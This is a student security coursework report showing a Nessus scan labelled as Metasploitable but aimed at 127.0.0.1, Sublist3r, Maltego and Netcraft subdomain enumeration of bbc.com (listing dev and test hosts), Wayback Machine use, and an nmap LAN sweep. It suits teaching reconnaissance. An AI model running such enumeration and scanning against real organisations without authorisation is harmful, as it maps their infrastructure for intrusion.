CFSS PROJECT

NAME: ADJEI YAW OSEI

TABLE OF CONTENT

LIST OF FIGURES

1. Vulnerability Scan on Metasploitable Machine

To perform a vulnerability scan on the Metasploitable machine using Nessus and document the process, you follow these steps:

Step 1: Install Nessus

If Nessus is not already installed, you need to download and install it.

1. Download Nessus:

Go to the [Nessus website] (https://www.tenable.com/products/nessus/nessus-essentials) and download the appropriate version for your operating system.

2. Install Nessus:

- On Linux:

```
sudo dpkg -i Nessus-<version>.deb
```

3. Start Nessus:

- On Linux:

```
sudo systemctl start nessusd
```

4. Access Nessus:

Open a web browser and navigate to **https://localhost:8834/.** You may need to accept a self-signed certificate warning.

Step 2: Configure Nessus

1. Log In:

Use the credentials you set up during installation or create a new account.

2. Create a New Scan:

- Click on the Scans tab.
- Click the + New Scan button.

3. Select Scan Type:

Choose a scan type appropriate for vulnerability assessment, such as Basic Network Scan or Advanced Scan.

4. Configure Scan Settings:

- Name: Give your scan a meaningful name (e.g., "CFSS Vulnerability Scan").
- Targets: Enter the IP address or range of the Metasploitable machine. For example, 127.0.0.1 .

- Credentials: If needed, configure credentials for authenticated scanning to get deeper insights into vulnerabilities.

5. Configure Additional Settings (if applicable):

- Port Scanning: Adjust settings for port scanning based on your network setup.
- Plugins: Customize plugins if you want to focus on specific types of vulnerabilities.
- Schedule: Set a schedule if you want the scan to run at specific times.

6. Save and Launch the Scan:

- Click Save.
- Start the scan by selecting it from the Scans list and clicking Launch.

Step 3: Monitor and Review Scan

1. Monitor Scan Progress:

- You can monitor the scan progress from the Scans tab.

2. Review Results:

- Once the scan is complete, click on the scan name to view the results.

3. Export Results:

- You can export the results in various formats, such as PDF or HTML, from the Export option.

Description of the Scanning Process

Description:

1. Setup:

Installed Nessus on a Linux system and started the Nessus service. Accessed the Nessus web interface via https://localhost:8834/.

2. Configuration:

- Created a new scan named "CFSS Vulnerability Scan".
- Selected the Basic Network Scan type.
- Entered the Metasploitable IP address 127.0.0.1 as the target.


- Used default plugin settings and did not configure additional credentials.

3. Execution:

Launched the scan and monitored its progress through the Nessus interface.

4. Results:

Upon completion, reviewed the vulnerabilities identified, exported the results, and captured screenshots of the identified vulnerabilities.



Kali Linux - VMware Workstation
https://kali:8834/#/scans/reports/11/vulnerabilities
Configure
Audit Trail
Launch
Report
Export

CFSS Vulnerability Scan

Hosts 1 | Vulnerabilities 54 | Remediations 1 | Notes 2 | History 1

54 Vulnerabilities


Sev	CVSS	VPR	EPSS	Name	Family	Count
MIXED	--	--	--	Nodejs Node.js (Multiple Issues)	Misc.	4
MIXED	--	--	--	SSL (Multiple Issues)	General	5
MIXED	--	--	--	Intel Media Sdk (Multiple Issues)	Misc.	2
INFO	--	--	--	SSH (Multiple Issues)	General	6
INFO	--	--	--	Apache HTTP Server (Multiple Issues)	Web Servers	2
INFO	--	--	--	HTTP (Multiple Issues)	Web Servers	2
INFO	--	--	--	TLS (Multiple Issues)	Service detection	2
INFO				OpenJDK Java Detection (Linux / Unix)	General	2
INFO				PostgreSQL Client/Server Installed (Linux)	Databases	2
INFO				Service Detection	Service detection	2

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 6:17 PM
End:	Today at 6:46 PM
Elapsed:	29 minutes

Vulnerabilities

Fig 1.0



Kali Linux - VMware Workstation
https://kali:8834/#/scans/reports/11/vulnerabilities
Configure
Audit Trail
Launch
Report
Export

CFSS Vulnerability Scan

Hosts 1 | Vulnerabilities 54 | Remediations 1 | Notes 2 | History 1

54 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
INFO				Unix Software Discovery Commands Available	Settings	1
INFO				Vim Installed (Linux)	Misc.	1
INFO				VMware Tools or Open VM Tools Installed (Linux)	Misc.	1
INFO				VMware Virtual Machine Detection	General	1

Results per page 50


Showing: 51 to 54 of 54

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 6:17 PM
End:	Today at 6:46 PM
Elapsed:	29 minutes

Vulnerabilities


Fig 1.1



https://kali:8834/#/scans/reports/11/vulnerabilities

INFO	Service Detection	Service detection	2
INFO	AI/LLM Software Report	Artificial Intelligence	1
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Curl Installed (Linux / Unix)	Misc.	1
INFO	Device Hostname	General	1
INFO	Device Type	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	Ethernet MAC Addresses	General	1
INFO	Exiv2 Installed (Linux / Unix)	Misc.	1
INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
INFO	IP Assignment Method Detection	General	1
INFO	Java Detection and Identification (Linux / Unix)	General	1
INFO	Jmcnamara Spreadsheet-ParseExcel Installed (Unix)	Misc.	1
INFO	libcurl Installed (Linux / Unix)	Misc.	1

Fig 1.2



https://kali:8834/#/scans/reports/11/hosts

CFSS Vulnerability Scan

Back to My Scans


Hosts 1 Vulnerabilities 74 Remediations 1 Notes 2 History 1

Host	Vulnerabilities
127.0.0.1	1 2 68

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 6:17 PM
End: Today at 6:46 PM
Elapsed: 29 minutes


Fig 1.3



https://kali:8834/#/scans/reports/11/vulnerabilities

INFO	Jmcnamara Spreadsheet-ParseExcel Installed (Unix)	Misc.	1
INFO	libcurl Installed (Linux / Unix)	Misc.	1
INFO	libexiv2 Installed (Linux / Unix)	Misc.	1
INFO	Libgcrypt Installed (Linux/UNIX)	Misc.	1
INFO	Libndp Installed (Linux / Unix)	Misc.	1
INFO	Linux Mounted Devices	General	1
INFO	Linux Time Zone Information	General	1
INFO	Linux User List Enumeration	General	1
INFO	Nessus Scan Information	Settings	1
INFO	Nessus Server Detection	Service detection	1
INFO	Netstat Connection Information	General	1
INFO	Netstat Portscanner (SSH)	Port scanners	1
INFO	nginx Installed (Linux/UNIX)	Web Servers	1
INFO	NumPy Detection	Artificial Intelligence	1

Fig 1.4



CFSS Vulnerability Scan

‹ Back to My Scans

2 Notes

Scan Notes ▲


DNS Issue
Unable to resolve log4shell-generic-ggLA7xghЗadPYiefwyYz.r.nessus.org, please check your DNS configuration or retry the scan later

Log4j DNS Failed Request
Unable to resolve DNS 'r.nessus.org' to check Log4j Vulnerability.

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 6:17 PM
End:	Today at 6:46 PM
Elapsed:	29 minutes

Fig 1.5



CFSS Vulnerability Scan

‹ Back to My Scans


1 Action

Action	Vulns ▼	Hosts
Node.js 18.x < 18.20.4 / 20.x < 20.15.1 / 22.x < 22.4.1 Multiple Vulnerabilities (Monday, July 8, 2024 Security Releases).: Upgrade to Node.js version 18.20.4 / 20.15.1 / 22.4.1 or later.	9	1

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 6:17 PM
End:	Today at 6:46 PM
Elapsed:	29 minutes

Fig 1.6



Kali Linux - VMware Workstation
Kali Linux
MS2
https://kali:8834/#/scans/reports/11/vulnerabilities
Nessus Essentials
Scans
Settings

INFO	OS Identification and Installed Software Enumeration over SSH...	Misc.	1
INFO	OS Security Patch Assessment Available	Settings	1
INFO	Patch Report	General	1
INFO	Ruby Programming Language Installed (Linux)	Misc.	1
INFO	SQLite Local Detection (Linux)	Web Servers	1
INFO	SSL / TLS Versions Supported	General	1
INFO	Strict Transport Security (STS) Detection	Service detection	1
INFO	Target Credential Issues by Authentication Protocol - No Issues...	Settings	1
INFO	Target Credential Status by Authentication Protocol - Valid Cre...	Settings	1
INFO	Tenable Nessus Installed (Linux)	Misc.	1
INFO	Time of Last System Startup	General	1
INFO	Tukaani XZ Utils Installed (Linux / Unix)	Misc.	1
INFO	Unix / Linux Running Processes Information	General	1

Results per page 50

Showing: 1 to 50 of 54

Fig 1.7

Summary


By following these steps, you will successfully complete a vulnerability scan on the Metasploitable machine using Nessus and document the results comprehensively.

2. Using Sublist3r, Maltego and Netcraft to find extra information on subdomains.

1. Sublist3r:

- Run sublist3r -d bbc.com -o subdomains.txt to find subdomains.

- Check subdomains.txt for results.



```
www bbcgoodfood.bl.store.bbc.com
cms.store.bbc.com
help.store.bbc.com
perf.store.bbc.com
posters.store.bbc.com
posters-dev.store.bbc.com
posters-perf.store.bbc.com
posters-preprod.store.bbc.com
posters-test.store.bbc.com
preprod.store.bbc.com
cms.preprod.store.bbc.com
web-dev.store.bbc.com
cms.web-dev.store.bbc.com
web-feature1.store.bbc.com
web-feature2.store.bbc.com
web-feature3.store.bbc.com
web-feature4.store.bbc.com
web-feature5.store.bbc.com
web-perf.store.bbc.com
web-preprod.store.bbc.com
web-test.store.bbc.com
cms.web-test.store.bbc.com
tac.bbc.com
test.bbc.com
www.test.bbc.com
account.test.bbc.com
cmp.test.bbc.com
secure.iplayer.test.bbc.com
m.test.bbc.com
session.test.bbc.com
smp.test.bbc.com
ssl.test.bbc.com
toybox.test.tools.bbc.com
toybox.tools.bbc.com
image.topgear.bbc.com
tv.bbc.com
uat-tac.bbc.com
wac.bbc.com
webconf.bbc.com
webmail.bbc.com
webmailtest.bbc.com
workspace.bbc.com
wspartners.bbc.com

┌──(yam㉿kali)-[~/Desktop/tool/Sublist3r]
└─$ 
```


Kali Linux - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Kali Linux
MS2
Home
Kali Linux
MS2
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
4:01 PM
9/3/2024

Fig 1.8

2. Maltego:

- Use the "Domain to Subdomains" transform for bbc.com.

- View subdomains in the graphical map.




```
[9/3/24, 9:22 PM] INFO ---[ Unified Credits ]---  200 of 200 credits remaining. Current quota period ends at October 1, 2024 at 12:00:00 AM Z (from e
[9/3/24, 9:22 PM] INFO Transform To DNSNames [within Properties] completed in 8 s 244 ms with 1 entity returned (from entity "bbc.com")
[9/3/24, 9:23 PM] INFO Running transform To Domain (Find other TLDs) [WhoisXML] on 1 entities (from entity "bbc.com")
[9/3/24, 9:23 PM] INFO ---[ Unified Credits ]---  199 of 200 credits remaining. Current quota period ends at October 1, 2024 at 12:00:00 AM Z (from e
[9/3/24, 9:23 PM] INFO Transform To Domain (Find other TLDs) [WhoisXML] returned with 12 entities (from entity "bbc.com")
[9/3/24, 9:23 PM] INFO Transform To Domain (Find other TLDs) [WhoisXML] done (from entity "bbc.com")
```

Fig 1.9

3. Netcraft:

- Search bbc.com on Netcraft.

- Review the list of subdomains.



https://searchdns.netcraft.com/?host=*.bbc.com

8 results

Rank	Site	First seen	Netblock	OS	Site Report
170	www.bbc.com	October 1995	Fastly, Inc.	Linux	🗎
4764	account.bbc.com	June 2017	BBC	Linux	🗎
123576	staff.bbc.com	July 2019	Amazon.com, Inc.	Linux	🗎
439021	shop.bbc.com	December 2013	Shopify, Inc.	Linux	🗎
619785	cloud.email.bbc.com	Febuary 2022	Salesforce.com, Inc.	F5 BIG-IP	🗎
656427	xproxy.api.bbc.com	July 2022	Amazon.com, Inc.	Linux	🗎
981474	session.bbc.com	June 2017	BBC	Linux	🗎
1291822	emp.bbc.com	November 2014	Akamai Technologies	Linux	🗎

Fig 2.0

3. Wayback Machine

The Wayback Machine is a digital archive of the World Wide Web created by the Internet Archive, a non-profit organization. It allows users to view archived versions of web pages over time. The Wayback Machine has been capturing and storing snapshots of web pages since 1996, providing a historical record of the internet.

How Does the Wayback Machine Function?

1. Web Crawling: The Wayback Machine periodically crawls and indexes web pages from across the internet. It captures and saves snapshots of these pages at different times.

2. Archiving: Each snapshot is stored in the Internet Archive's massive database. These snapshots include the HTML content, images, and other resources associated with the page.

3. Retrieval: Users can access archived web pages through the Wayback Machine’s search interface. By entering a URL and selecting a specific date, users can view how a website looked at that particular time.

Retrieving Sensitive Data from the Wayback Machine

Note: Accessing or retrieving sensitive or private information from the Wayback Machine should be done ethically and legally. The Wayback Machine is a valuable tool for historical research and web development but should not be used for malicious purposes.

To retrieve data:

1. Access the Wayback Machine:

Go to the Wayback Machine website: https://web.archive.org/

2. Search for a URL:

Enter the URL of the website you want to view in the search bar.

3. Select a Date:

A timeline and calendar view will appear, showing the dates when snapshots were taken. Click on a date to view the version of the website from that day.

4. Browse the Archived Page:

Once you select a date, you will be redirected to an archived version of the page as it appeared on that date. You can browse this version like a regular web page.

Example: Viewing 'bbc.com' from 2010

1. Go to the Wayback Machine: [Wayback Machine](https://web.archive.org/)

2. Enter URL: Type bbc.com into the search bar and press Enter.

3. Select a Date: Use the timeline or calendar to choose a date from 2010.

4. View the Snapshot: Click on a date to view how the website appeared on that day.

Screenshot Example



Kali Linux - VMware Workstation
Wayback Machine
https://web.archive.org/web/20100615000000*/bbc.com
INTERNET ARCHIVE
WaybackMachine
Explore more than 866 billion web pages saved over time
bbc.com
Calendar · Collections · Changes · Summary · Site Map · URLs
Saved 320,566 times between December 2, 1998 and September 4, 2024.
2010
JAN
FEB
MAR
APR
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
1:49 AM
9/4/2024

Fig 2.1



Kali Linux - VMware Workstation
BBC - Homepage
https://web.archive.org/web/20101224062189/http://www.bbc.com/
BBC
Gbagbo denied Ivory Coast funds
News
Sport
Spotlight
World Service
Business
TV Channels
Sci & Environment
DEC
24
2010
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
1:50 AM
9/4/2024

Fig 2.2

Screenshot of how “bbc.com” looked on 24th December, 2010.

Description

If you were to retrieve a snapshot from 2010, the screenshot might show an old version of the BBC homepage with its 2010 design, which could include outdated news headlines, layout, and other elements specific to that time.

Conclusion

The Wayback Machine is a powerful tool for viewing historical snapshots of websites. It archives web pages over time and allows users to retrieve and examine how sites looked in the past. Ensure you use this tool responsibly and ethically.

4. Determination of Number of Devices Connected to a LAN using NMAP.

To determine the number of devices currently connected to a local area network (LAN) via Wi-Fi using Nmap, follow these steps:

Step 1: Connect to the LAN via Wi-Fi

Ensure your computer is connected to the LAN through Wi-Fi. You can check your IP address to confirm the connection:

```
ip a
```

Look for an IP address assigned to your Wi-Fi interface (usually wlan0 or `wlp3s0`).

Step 2: Install Nmap (if not already installed)

Ensure Nmap is installed on your system:

- For Debian/Ubuntu-based systems:

```
  sudo apt update
 sudo apt install nmap
```

Step 3: Scan the Network

To find devices on your LAN, use Nmap to scan the subnet. First, identify your subnet. For example, if your IP address is **192.168.1.100**, your subnet is likely **192.168.1.0/24.**

Use the following Nmap command to scan the subnet:

```
nmap -sP 192.168.1.0/24
```

- 192.168.1.0/24: Scans the entire subnet for live devices.

Example Command

```
nmap -sn 192.168.1.0/24
```

Step 4: Capture the Results

Run the command in your terminal. Here's what the output might look like:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-04 12:34 PDT

Nmap scan report for 192.168.1.1

Host is up (0.0010s latency).

Nmap scan report for 192.168.1.2

Host is up (0.0010s latency).
```

Nmap scan report for 192.168.1.100

Host is up (0.0010s latency).


Nmap scan report for 192.168.1.101

Host is up (0.0010s latency).

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.30 seconds

